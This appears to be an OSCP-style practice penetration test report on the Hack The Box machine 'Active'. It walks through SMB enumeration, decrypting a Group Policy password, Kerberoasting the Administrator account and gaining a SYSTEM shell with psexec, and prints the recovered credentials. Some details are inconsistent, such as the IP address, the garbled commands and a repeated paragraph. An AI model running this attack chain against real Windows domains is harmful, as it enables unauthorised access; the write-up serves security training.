
Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-10-19

Contents

1	Offensive Security OSCP Exam Report	1
1.1	Introduction:	1
1.2	Objective:	1
1.3	Requirement:	1
2	High-Level Summary	2
2.1	Recommendations:	2
3	Methodologies	3
3.1	Information Gathering:	3
3.2	Penetration:	3
3.2.1	System IP: 10.10.10.100(Active)	3
3.2.1.1	Service Enumeration:	3
3.2.1.2	Scanning	4
3.2.1.3	Gaining Shell	6
3.2.1.4	Privilege Escalation	10
3.2.1.5	Proof File	11
4	Maintaining Access	13
5	House Cleaning:	14

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Active**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Active** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Active(10.10.10.117) - Sensitive backup file shared to the public via smb port and administrator user is kerberostable

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Active - 10.10.10.117

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining Active to a variety of systems. During this penetration test, I was able to successfully gain Active to **Active**.

3.2.1 System IP: 10.10.10.100(Active)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.100	TCP: 53,135,139,389,445,464\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.92 scan initiated Wed Oct 13 01:50:16 2021 as: nmap -sC -sV -vv -oA nmap/initial
↳ 10.10.10.100
Nmap scan report for 10.10.10.100
Host is up, received echo-reply ttl 127 (0.33s latency).
Scanned at 2021-10-13 01:50:17 EDT for 78s
Not shown: 983 closed tcp ports (reset)
PORT      STATE SERVICE      REASON          VERSION
53/tcp    open  domain       syn-ack ttl 127 Microsoft DNS 6.1.7601 (1DB15D39) (Windows
↳ Server 2008 R2 SP1)
| dns-nsid:
|_ bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time:
↳ 2021-10-13 05:50:28Z)
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain:
↳ active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?    syn-ack ttl 127
593/tcp   open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack ttl 127
3268/tcp  open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain:
↳ active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped   syn-ack ttl 127
49152/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49155/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49157/tcp open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1,
↳ cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 1s
| smb2-time:
|   date: 2021-10-13T05:51:27
|_ start_date: 2021-10-13T05:49:41
| smb2-security-mode:
|   2.1:
|_ Message signing enabled and required
```

```
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 17308/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 40109/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 21242/udp): CLEAN (Timeout)
|   Check 4 (port 38631/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
```

Read data files from: /usr/bin/./share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done at Wed Oct 13 01:51:35 2021 -- 1 IP address (1 host up) scanned in 78.23 seconds

Nmap-Full

```
# Nmap 7.92 scan initiated Wed Oct 13 01:52:05 2021 as: nmap -sC -sV -p- -vv -oA nmap/full
↪ 10.10.10.100
Nmap scan report for 10.10.10.100
Host is up, received echo-reply ttl 127 (0.32s latency).
Scanned at 2021-10-13 01:52:06 EDT for 189s
Not shown: 65512 closed tcp ports (reset)
PORT      STATE SERVICE      REASON          VERSION
53/tcp    open  domain       syn-ack ttl 127 Microsoft DNS 6.1.7601 (1DB15D39) (Windows
↪ Server 2008 R2 SP1)
| dns-nsid:
|_ bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time:
↪ 2021-10-13 05:54:09Z)
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain:
↪ active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  tcpwrapped   syn-ack ttl 127
593/tcp   open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack ttl 127
3268/tcp  open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain:
↪ active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped   syn-ack ttl 127
5722/tcp  open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
9389/tcp  open  mc-nmf       syn-ack ttl 127 .NET Message Framing
47001/tcp open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49155/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49157/tcp open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49169/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49171/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49182/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
```

```
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1,
↪ cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 1s
|_p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 17308/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 40109/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 21242/udp): CLEAN (Timeout)
|   Check 4 (port 38631/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
|_smb2-time:
|   date: 2021-10-13T05:55:06
|_ start_date: 2021-10-13T05:49:41
|_smb2-security-mode:
|   2.1:
|_   Message signing enabled and required

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Oct 13 01:55:15 2021 -- 1 IP address (1 host up) scanned in 189.39 seconds
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.100

Vulnerability Exploited : Sensitive backup file shared to the public via smb port

System Vulnerable : 10.10.10.100

Vulnerability Explanation : Sensitive backup file shared to the public via smb port which provided us the Group.xml file which provided us the gpp password hash

Privilege Escalation Vulnerability : The administrator is kerberostable to the hash due to its weak password

Vulnerability fix : Administrator has to make sure not to expose any sensitive files like groups.xml and also administrator has to make sure he has the strong password set

Severity Level : Critical

Its always a new adventure to see a box without port 80. By checking the nmap results there is kerberos, dns and ldap which definitely means that i am dealing with AD server.

Since we have DNS port open lets checking something in dns and find out if we have something there. nmap already reveals that the domain name is active.htb.


```

→ I7Z3R0 dig @10.10.10.100 active.htb

; <<>> DiG 9.16.15-Debian <<>> @10.10.10.100 active.htb
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: FORMERR, id: 42113
;; flags: qr rd; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: b1b12b2151e75ad7 (echoed)
;; QUESTION SECTION:
;active.htb.                IN      A

;; Query time: 152 msec
;; SERVER: 10.10.10.100#53(10.10.10.100)
;; WHEN: Fri Oct 15 02:47:14 EDT 2021
;; MSG SIZE rcvd: 51

```

```

→ I7Z3R0 dig axfr @10.10.10.100 active.htb

; <<>> DiG 9.16.15-Debian <<>> axfr @10.10.10.100 active.htb
; (1 server found)
;; global options: +cmd
; Transfer failed.
→ I7Z3R0

```

Dig command failed to show that there is any DNZ zone transfer involved in the server.

Next our target is to enumerate SMB shares.

```

→ I7Z3R0 smbmap -H 10.10.10.100
[+] IP: 10.10.10.100:445      Name: active.htb
    Disk
    ----
    ADMIN$                  NO ACCESS      Remote Admin
    C$                      NO ACCESS      Default share
    IPC$                    NO ACCESS      Remote IPC
    NETLOGON                 NO ACCESS      Logon server share
    Replication              READ ONLY
    SYSVOL                   NO ACCESS      Logon server share
    Users                    NO ACCESS
→ I7Z3R0

```

Figure 3.1: 205-smbmap.png

As per the nmap results we are dealing with windows 2008R2 server. By checking the smbmap we can have read access to the Replication folder.

```
→ I7Z3R0 smbclient //10.10.10.100/Replication
Enter WORKGROUP\i7z3r0's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> recurse ON
smb: \> prompt OFF
smb: \> mget *
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\GPT.INI of size 23 as
↪ active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\GPT.INI (0.0 KiloBytes/sec)
↪ (average 0.0 KiloBytes/sec)
getting file \active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9}\GPT.INI of size 22 as
↪ active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9}\GPT.INI (0.0 KiloBytes/sec)
↪ (average 0.0 KiloBytes/sec)
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Group Policy\GPE.INI
↪ of size 119 as active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Group
↪ Policy\GPE.INI (0.2 KiloBytes/sec) (average 0.1 KiloBytes/sec)
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Registry.pol
↪ of size 2788 as
↪ active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Registry.pol (4.1
↪ KiloBytes/sec) (average 1.1 KiloBytes/sec)
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-
↪ 00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml of size 533 as
↪ active.htb\Policies\{31B2F340-016D-11D2-945F-
↪ 00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml (0.9 KiloBytes/sec) (average 1.1
↪ KiloBytes/sec)
getting file
↪ \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows
↪ NT\SecEdit\GptTmpl.inf of size 1098 as
↪ active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows
↪ NT\SecEdit\GptTmpl.inf (1.4 KiloBytes/sec) (average 1.1 KiloBytes/sec)
getting file
↪ \active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows
↪ NT\SecEdit\GptTmpl.inf of size 3722 as
↪ active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows
↪ NT\SecEdit\GptTmpl.inf (5.1 KiloBytes/sec) (average 1.7 KiloBytes/sec)
smb: \>
```

By checking the smbmap shares we can see that there is a file called groups.xml is available. Its deprecated by microsoft from windows 2012 before that group policies are being saved in the Groups.xml file. We may have something important there.

```
→ I7Z3R0 find . -type f
./Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI
./Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/Group Policy/GPE.INI
./Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf
./Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml
./Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Registry.pol
./Policies/{6AC1786C-016F-11D2-945F-00C04FB984F9}/GPT.INI
./Policies/{6AC1786C-016F-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf
→ I7Z3R0
→ I7Z3R0
```

Figure 3.2: 210-smbmap_shares.png

```
→ I7Z3R0 cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User
↪ clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2"
↪ changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties
↪ action="U" newName="" fullName="" description="" cpass-
↪ word="edBSH0whZLTjt/QS9FeIcJ83mjWA98gw9guK0hJ0dcqh+ZGMeX0sQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NgLVmQ"
↪ changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0"
↪ userName="active.htb\SVC_TGS"/></User>
</Groups>
```

By checking the Groups.xml file we can see that the accountname and hash as **SVC_TGS:edBSH0whZLTjt/QS9FeIcJ83mjWA98gw9guK0hJ0dcqh+ZGMeX0sQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NgLVmQ** which can be easily decrypted using the gpp-decrypt method.

```
→ I7Z3R0 gpp-decrypt edBSH0whZLTedBSH0wh-
↪ ZLTjt/QS9FeIcJ83mjWA98gw9guK0hJ0dcqh+ZGMeX0sQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NgLVmQ
GPPstillStandingStrong2k18
→ I7Z3R0
```

By doing the same we got the username and password as **SVC_TGS:GPPstillStandingStrong2k18** which can be used to login with the help of psexec.py

```
→ I7Z3R0 smbmap -H 10.10.10.100 -u SVC_TGS -p GPPstillStandingStrong2k18 -d active.htb
↪
[+] IP: 10.10.10.100:445          Name: active.htb
↪
```

Disk	Permissions	Comment
ADMIN\$	NO ACCESS	Remote Admin
C\$	NO ACCESS	Default share
IPC\$	NO ACCESS	Remote IPC
NETLOGON	READ ONLY	Logon server
share		
Replication	READ ONLY	
SYSVOL	READ ONLY	Logon server
share		
Users	READ ONLY	


I am unable to do psexec since the user is not the admin of the shared folder. But however with the help of smbclient we got the user.txt of the user.

```

→ I7Z3R0 psexec.py 'SVC_TGS:GPPstillStandingStrong2k18@10.10.10.100'
Impacket v0.9.24.dev1+20210928.152630.ff7c521a - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 10.10.10.100.....
[-] share 'ADMIN$' is not writable.
[-] share 'C$' is not writable.
[-] share 'NETLOGON' is not writable.
[-] share 'Replication' is not writable.
[-] share 'SYSVOL' is not writable.
[-] share 'Users' is not writable.

```



```

smb: \SVC_TGS\> cd Desktop
smb: \SVC_TGS\Desktop> ls
.                D           0   Sat Jul 21 11:14:42 2018
..               D           0   Sat Jul 21 11:14:42 2018
user.txt         A          34   Sat Jul 21 11:06:25 2018

10459647 blocks of size 4096. 5728495 blocks available

```

Figure 3.3: 215-smbclient.png

3.2.1.4 Privilege Escalation

We got the TGS access but however since the kerberos is open then we can go ahead and check for the getusersSPN and get the hash if there is any.

```

→ I7Z3R0 GetUserSPNs.py -request -dc-ip 10.10.10.100 active.htb/SVC_TGS -save -outputfile
↳ GetUserSPNs.out
Impacket v0.9.24.dev1+20210928.152630.ff7c521a - Copyright 2021 SecureAuth Corporation
↳

Password:
ServicePrincipalName  Name                MemberOf
↳ PasswordLastSet      LastLogon
  Delegation
-----
↳ -----
---
active/CIFS:445      Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb
↳ 2018-07-18 15:06:40.351723 2021-01-21 11:07:03.723
783

```

By doing the same we got the kerberos hash of the administrator as below. Seems like admin user is kerberostable.

```
→ I7Z3R0 cat GetUserSPNs.out
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$195d884498fd02443064dbf6ca1578cd$215be7ec1da61
```

By doing the hashcat we got the password for the administrator user as **Ticketmaster1968**

```
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$7c01f666826ceb865654f0f6550da870$9c4533d0400ca
```

Since we have the username and password as **Administrator:Ticketmaster1968** we can login to the box using psexec.

```
→ I7Z3R0 psexec.py 'psexec.py 'Administrator:Ticketmaster1968@10.10.10.100'
Impacket v0.9.24.dev1+20210928.152630.ff7c521a - Copyright 2021 SecureAuth Corporation


[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file PTjBODfJ.exe
[*] Opening SVCManager on 10.10.10.100.....
[*] Creating service uGmf on 10.10.10.100.....
[*] Starting service uGmf.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

3.2.1.5 Proof File

User



```
C:\Users\SVC TGS\Desktop>type user.txt
86[REDACTED]83
```

Figure 3.4: 220-user.txt.png

Root



```
C:\Users\Administrator\Desktop>type root.txt
b5 [REDACTED] 8b
```

Figure 3.5: 225-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.